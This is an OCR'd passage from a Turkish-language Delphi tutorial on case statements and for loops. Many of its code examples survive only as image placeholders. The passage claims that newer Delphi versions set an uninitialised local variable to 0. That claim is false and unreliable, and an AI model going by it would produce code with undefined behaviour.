
```
procedure TForm3.Edit1Enter(Sender: TObject);
begin
  if ActiveControl is TEdit then  //Aktif kontrol Editse
    TEdit(ActiveControl).Clear; //Aktif kontrolü temizle
end;

 //Kontrolü kaybedince işler
procedure TForm3.Edit2Enter(Sender: TObject);
begin
  if ActiveControl is TEdit then
    TEdit(ActiveControl).Clear; //Aktif kontrolü temizle
end;
```

Case Yapısının Delphi'de Kullanım Şekilleri:

Bir çok durumda dallanma işlemlerinizi "if" ile gerçekleştireceksiniz. Fakat kodunuzun daha kolay anlaşılabilirliği (veya yazılması) açısından bazı durumlarda "case" yapısını kullanmanız uygun olacaktır. Şunu hiç bir zaman unutmayın "case" yapısı ile gerçekleştireceğiniz tüm kodları if yapısıyla yazabilirsiniz, ama tersi mümkün değildir. Yani if yapısıyla oluşturacağınız kodları "case" ile yazamayabilirsiniz.


Aşağıda "case" yapısının kullanım şekilleri gösterilmiştir.

```
case sayi of
   1:ShowMessage('Girdiğiniz Sayı 1 dir');
   2:ShowMessage('Girdiğiniz Sayı 2 dir');
   3:ShowMessage('Girdiğiniz Sayı 3 dür');
   4:ShowMessage('Girdiğiniz Sayı 4 dür');
   5:ShowMessage('Girdiğiniz Sayı 5 dir');
 else
   ShowMessage('Girdiğiniz Sayı Yanlış dır');
 end;
```




"Case" yapısının davranışı şöyledir. Alternatifli değişkenin değerleri teker teker irdelenerek gerekli kodların işletilmesi sağlanır.

“Case” yapısıyla aralık kontrolü de yaptırabilirsiniz. Aşağıdaki örnekte bu husus incelenmiştir.




Şimdi başka bir örnek verelim.




Bu örnekte basılan tuşun asci değeri kontrol edilerek, aralığı belirlenmektedir. Ardından büyük harf aralığına uyuyorsa “Büyük Harfe Bastın” mesajı, küçük harf aralığına uyuyorsa “Küçük Harfe Bastın” mesajı, rakam aralığına uyuyorsa da “Rakam Tuşladınız” uyarısı kullanıcıya iletilmektedir.

Şimdide EditBox içerisine rakam girişi dışında değer girilmesini engelleyecek kodu "case" yapısıyla yazalım.



Aşağıdaki şekilde yazacağınız bir kodla da sadece büyük ve küçük harfleri yazdırabilen bir EditBox oluşturabilirsiniz.



"case" yapısı, string veriler için Delphi'de kullanılamamaktadır. Eğer dallanmaya uğrayacak değişkeniniz string veri içeriyorsa o zaman sorununuzu "if" yapısıyla çözmeyi deneyiniz.

Hemen bir sürpriz daha yapalım, "case" yapısı ondalıklı sayılar içinde kullanılamaz.

Döngüler:

Dögüler yazılım dilleri içerisinde çok önemli yer tutan komutlardır. Arka arkaya bir çok kez işletilmesi gereken kodların bulunduğu durumlarda, veya belirlediğiniz şartın gerçekleşmesine kadar, döngüler baş vurulması gereken tek seçenektir. Bilhassa dizilerle beraber kullanılabildikleri zaman güçleri korkunç derecede artabilmektedir. Bu yüzden üzerinde çokça zaman harcamalı, konuyu tam anlamıyla kavrayabilmelisiniz.


Bu bölümde Delphi'de kullanılabilen tüm döngüler basitten, en karmaşığına doğru incelenecek ve detaylı örnekler verilecektir.

- **For Döngüsü:**

İlk olarak döngü sayaç sayının belli olduğu "for" döngüsünü inceleyeceğim. Bu döngü sayesinde, döngü bloğu içerisine yazacağınız kodları arka arkaya istediğiniz kadar işletebilirsiniz. Döngünün bilinen bir diğer özelliği de blok içerisindeki kodların en az bir kere işletileceğidir (Aslında tam olarak öyle değildir. Mesela başlangıç değerini bitiş değerinden büyük verirseniz, döngü içerisindeki kodlar hiç işlemeden döngü sona erecektir. Fakat diğer döngülerin bu tip durumlarda kullanılması daha uygun olacaktır). Aşağıda yapı verilmiştir. Dikkatlice inceleyiniz.

```
for i:=baslangic to bitis do
        //Tek Satırlık Kod Buraya yazılacak;
```

Hemen bu yapıyı örneklendirelim.




Şayet "for" bloğu içerisinde birden fazla satır kod işletilecekse, o zaman ayrıca "begin-end" bloğu kullanmalısınız.

```
For i:=baslangic to bitis do
        Begin
                //İşleyecek olan kod satırları
                //İşleyecek olan kod satırları
        end;
```

Tek satır işleteceğiniz zamanlarda "begin-end" bloğu kullanırsanız yanlış olmayacaktır. İyice alışana kadar "begin-end" bloklarını tek satırlı durumlar içinde kullanmanızı öneririm (Alıştıktan sonra tek satırlı durumlar için bu bloğu kullanmayabilirsiniz).


Şimdi bu döngü ile ilgili basitten zora doğru örneklendirmeler yapalım. Örnekler için formunuzun üzerine tetikleme amaçlı bir button yerleştirmeniz yeterli olacaktır (Zaten kodlamadan formun üzerine eklenen kontroller hakkında bir fikriniz olacaktır).

Aşağıdaki örnekte "for" döngüsüyle "0-20" arasındaki sayıların toplamı hesaplanmaktadır.




Delphi'nin önceki versiyonlarında toplam değişkenine ilk değer olarak "0" atamak gerekiyordu, fakat burada buna ihtiyaç yoktur (Değer atanmadan işleme tabi tutulursa varsayılan değerini 0 yapmaktadır).

Eğer ara değerleri de görmek isterseniz yukarıdaki iki satırı "begin-end" bloğu içerisinde yazdırmalısınız (Bilgisayar en fazla zamanı değerleri kontroller üzerinde göstermek için harcayacaktır. Bu yüzden gerekmediği sürece, asla böyle bir şey yapmayın. Performansınız korkunç derecede düşecektir). Biz örnek olması bağlamında bunu yapıyoruz.



"for" döngüsünde kullanılan sayaç değişkenini (bu örnekte "i") muhakkak tam sayı tiplerinden bir tanesiyle tanımlamalısınız. Aksi takdirde Delphi size hata mesajı iletecek, programınızı çalıştırmayacaktır. Aynı örneği aşağıdaki şekilde de çözebilirdiniz.




Burada tekrar hatırlatalım,


Form1.Caption:=FloatToStr(toplam);

Satırını hız açısından "begin-end" bloğunun dışında tutmalısınız. Sayaç bitiş değerini artırırsanız, sonuç hesaplanmasının ne kadar gecikeceğini daha rahat izleyebilirsiniz.

